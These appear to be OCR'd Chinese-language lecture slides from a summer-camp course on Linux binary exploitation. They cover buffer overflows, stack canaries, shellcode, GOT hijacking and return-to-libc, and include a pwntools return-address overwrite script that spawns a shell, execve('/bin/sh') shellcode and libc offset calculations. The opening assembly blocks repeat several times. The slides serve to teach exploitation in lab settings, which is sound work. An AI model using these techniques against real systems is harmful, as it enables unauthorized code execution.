MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```


```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Calling Convention

```
PUSH    RBP
MOV     RBP,RSP
MOV     dword ptr [RBP + local_1c],EDI
MOV     dword ptr [RBP + local_20],ESI
MOV     EDX,dword ptr [RBP + local_1c]
MOV     EAX,dword ptr [RBP + local_20]
ADD     EAX,EDX
MOV     dword ptr [RBP + local_c],EAX
MOV     EAX,dword ptr [RBP + local_c]
POP     RBP
RET
```

```
PUSH    RBP
MOV     RBP,RSP
MOV     ESI,0x2
MOV     EDI,0x1
CALL    plus
MOV     EAX,0x0
POP     RBP
RET
```



Out Of Bound Access

OOB Access

- 存取某塊 Buffer 時 (Array)，index 沒有限制好，導致可以存取該 Buffer 以外的資料。
  - 例如 <0 的 index
  - 例如大於 Buffer 長度的 index
- 可分為 Read 或 Write
  - Read: 可以讀取原本不應該讀取的資料，可以用來 information leak
  - Write: 可以寫入原本不應該寫的地方，如果可以寫到 Function Pointer (E.X GOT)，就可以控制程式的執行流程

Buffer Overflow

AAAAAAAAAAAAAAAAAAAAAAAAAA

Buffer Overflow

- 當輸入資料超出了他原本分配的記憶體空間，就會蓋到其他東西
- 根據 Overflow 的地方可分為
  - Stack Overflow
  - Heap Overflow
  - ……

常見場景

- gets
  - 不檢查 buffer 長度，給多少資料就一路寫下去
  - 遇到 \n 或 EOF 停止
- scanf(“%s”)
  - 基本上跟 gets 差不多
  - 遇到 \n 或 space 或 EOF 停止
- strcpy、memcpy、sprintf ……
- Null byte
  - 在 C 裡面字串的結尾是\x00
  - 所以字串函數通常都會自動在字串最後補一個\x00
  - 有機會 one null byte overflow


Stack Overflow


- 發生在Stack上的Overflow
- 通常用來覆蓋 Return Address
- gcc -o gets gets.c -fno-stack-protector -zexecstack

```c
#include <stdio.h>
void hacked() {
    system("/bin/sh");
}
int main() {
    char str[8];
    gets(str);
}
```

```
undefined main()
<RETURN>        AL:1
local_10        Stack[-0x10]:1              XREF[1]:   00101191(*)
main                                      XREF[3]:   Entry Point(*),
                                                     _start:001010a1(*),
                                                     00102040
                ENDBR64
                PUSH      RBP
                MOV       RBP,RSP
                SUB       RSP,0x10
                LEA       RAX=>local_10,[RBP + -0x8]
                MOV       RDI,RAX
                MOV       EAX,0x0
                CALL      gets
                MOV       EAX,0x0
                LEAVE
                RET
```

Stack Overflow





Stack Overflow

- 計算 Overflow 長度
  - RBP-0x8 代表從這個位置+0x8就會是 Stack 底部也就是 RBP 指的位置
  - RBP 所指的位置則是放了 64bit(8byte) 的舊 RBP
  - 所以需要 8+8byte 的垃圾就能把 Return Address 前的空間填完，再填下去就能蓋到 Return Address

```
undefined main()
<RETURN>        AL:1
local_10        Stack[-0x10]:1              XREF[1]:   00101191(*)
main                                     XREF[3]:   Entry Point(*),
                                                    _start:001010a1(*),
                                                    00102040
                ENDBR64
                PUSH    RBP
                MOV     RBP,RSP
                SUB     RSP,0x10
                LEA     RAX=>local_10,[RBP + -0x8]
                MOV     RDI,RAX
                MOV     EAX,0x0
                CALL    gets
                MOV     EAX,0x0
                LEAVE
                RET
```

Stack Overflow

```python
from pwn import *
r = process("./gets")
p = b'a'*(8+8)+p64(0x401156)
r.sendline(p)
r.interactive()
```

```
root@ws-skysider-pwndocker-7644b83e:/home/linlys/SummerCamp2020# python3 exp.py
[+] Starting local process './gets': pid 2258
[*] Switching to interactive mode
$ whoami
root
$ ls
core.2241  core.2252  exp.py  gets  gets.c
$
[*] Interrupted
```

Stack Canary


- 為了防止惡意攻擊利用 overflow 蓋掉 Return Address，在 Stack 上插入一段 64bit 隨機的資料，在 function return 之前檢查是否有被改過，被改過就 call __stack_chk_fail 直接結束。

```
root@ws-skysider-pwndocker-7644b83e:/home/linlys/SummerCamp2020# checksec gets_canary
[*] '/home/linlys/SummerCamp2020/gets_canary'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
```

Bypass Stack Canary

- 先透過某些方法將 canary leak 出來
  - 使用字串結尾是 \x00 的特點，把 buffer 到 canary 的第一個 byte 的 memory 填滿非 \x00 的字元，再使用輸出的 function leak 出來，例如 puts
- GOT Hijacking
  - 把 __stack_chk_fail 的 GOT 蓋成只有 ret
  - 這樣即使 canary 判斷沒過，還是可以繼續執行

```
if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
```



ShellCode

ShellCode

- 一段可以開出 Shell 或是做一些你想做的事情的 machine code
- 這種攻擊方式是將一段 machine code 插入到記憶體的某個地方
- 然後想辦法跳過去執行

Write ShellCode

- 通常是寫 Assembly 之後轉成 ShellCode

- 懶人包
  - http://shell-storm.org/shellcode/
  - Pwntools shellcraft


System Call

- Call 系統函數
- https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
- 參數依序填在 rdi、rsi、rdx、r10、r8、r9
- rax 填入要 call 的 function number
- 填好參數後 syscall

```
mov rax, 0x68732f6e69622f //“/bin/sh\0”
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
syscall
```

NX Protect

- No-Execute
- 可寫不可執行
- 可執行不可寫
- 有 NX 基本上就不能直接執行 shellcode
- 可以用 ROP 繞過
  - 使用 ROP 來做事情
  - 用 ROP call mmap 拿到一塊 rwx 的 memory



Lab2

- Angelboy_Pwn-2
  - Stack Overflow
  - Shellcode

Lazy Binding

Lazy Binding

- 在 Dynamic Link 的 Binary 中，有些 library function 可能因為程式流程，到執行結束都不會被 call 到

- Lazy Binding 會在第一次 call 到 library function 的時候才會去找出那個 function 真正的 Address，找到之後存在 GOT (Global Offset Table)，後續如果再 call 到那個 function，就可以直接從 GOT 得到 Address。

Lazy Binding

- 在 Dynamic Link 的 Binary 中，會存在一個 plt section
- plt 上每個在這個 Binary 中有用到的 library function 都會有一小段 code
- 在 code 中 call function 實際上是 call 那個 function 在 plt 上的 Address
- plt 上的 code 實際上是直接查詢該 function 的 GOT，然後跳過去 GOT 上存的 Address
- GOT 一初始存的 Address 則是會指向一段尋找 function Address 的 code

Lab3

- 張元_Pwn-10
  - Stack Overflow
  - plt

GOT Hijacking

GOT

- Global Offset Table
- 紀錄 Library 裡面 function 的實際 Address
- 在該 function 都沒被 call 過時，會是存一個位於 plt 段的 Address
- 可以利用 GOT 來 leak libc 的 base

GOT Hijacking

- 把 GOT 寫成我們想要的 Address，然後去 call 該 function

Lab4

- oob3
  - Out Of Bound Write
  - GOT Hijacking

Return to libc

Why

- 很多時候，原本的 Binary 裡面可能不包含我們需要的 function
  - 例如system

- 可是 Libc 裡面什麼都有，所以如果我們能跳到 Libc 裡面去執行，就可以做很多事情

Leak Libc Base

- 因為 ASLR，每次載入程式 Libc 的位置都會不一樣
- 所以要使用 Libc 就必須先找出 Libc 的 Base
- 可以透過 Leak 的方式找到，只要有 Libc Binary，也知道 Leak 出來的是哪個 Address，就能簡單計算出 Libc 的 Base
- 常見的 leak 點有 GOT、Stack殘留、Unsorted bin ……

Caculate Function Address

- 計算 Libc Base
  - leak 一個在 libc 裡面的 Address
    - 例如 leak 出 puts 的 Address 是 0x7f796ee685a0
  - 找到該 Address 在 libc 裡面的 offset
    - 找 puts 的 offset 是 0x875a0
    - readelf -s libc.so.6 | grep puts
  - 將 leak Address 減去 offset 即為 Libc Base
    - 0x7f796ee685a0 - 0x875a0 = 0x7f796ede1000
- 計算目標 Function Address
  - 找到目標 Function 的 Offset，方法同上
    - 例如 system 的 Offset 是 0x55410
  - 將 Offset 加上 Libc Base 即為實際 Address
    - 0x7f796ede1000 + 0x55410 = 0x7f796ee36410

```
  194: 00000000000875a0   476 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
  429: 00000000000875a0   476 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
  504: 0000000000127230  1268 FUNC    GLOBAL DEFAULT   16 putspent@@GLIBC_2.2.5
  690: 000000000128f00   728 FUNC    GLOBAL DEFAULT   16 putsgent@@GLIBC_2.10
 1158: 00000000000085e60   384 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
 1705: 00000000000085e60   384 FUNC    GLOBAL DEFAULT   16 _IO_fputs@@GLIBC_2.2.5
 2342: 00000000000914a0   159 FUNC    WEAK   DEFAULT   16 fputs_unlocked@@GLIBC_2.2.5
```

Return to libc

- 計算出 Function 的位置
- 用各種方法 call 過去

OneGadget

- https://github.com/david942j/one_gadget
- 國內大大開發的工具
- 幫你找出一個 Libc 裡面的某些 Address，只要符合一些條件，跳過去就能開 shell

```
0xe6ce3 execve("/bin/sh", r10, r12)
constraints:
  [r10] == NULL || r10 == NULL
  [r12] == NULL || r12 == NULL

0xe6ce6 execve("/bin/sh", r10, rdx)
constraints:
  [r10] == NULL || r10 == NULL
  [rdx] == NULL || rdx == NULL

0xe6ce9 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

Lab5

- Angelboy_Pwn-3
  - Stack Overflow
  - Return to Libc

Challenge

Challenge

- 張元_Pwn-9
- oob2
- oob4
- 張元_Pwn-8
- echo_server

Referense

- https://speakerdeck.com/yuawn/binary-exploitation-basic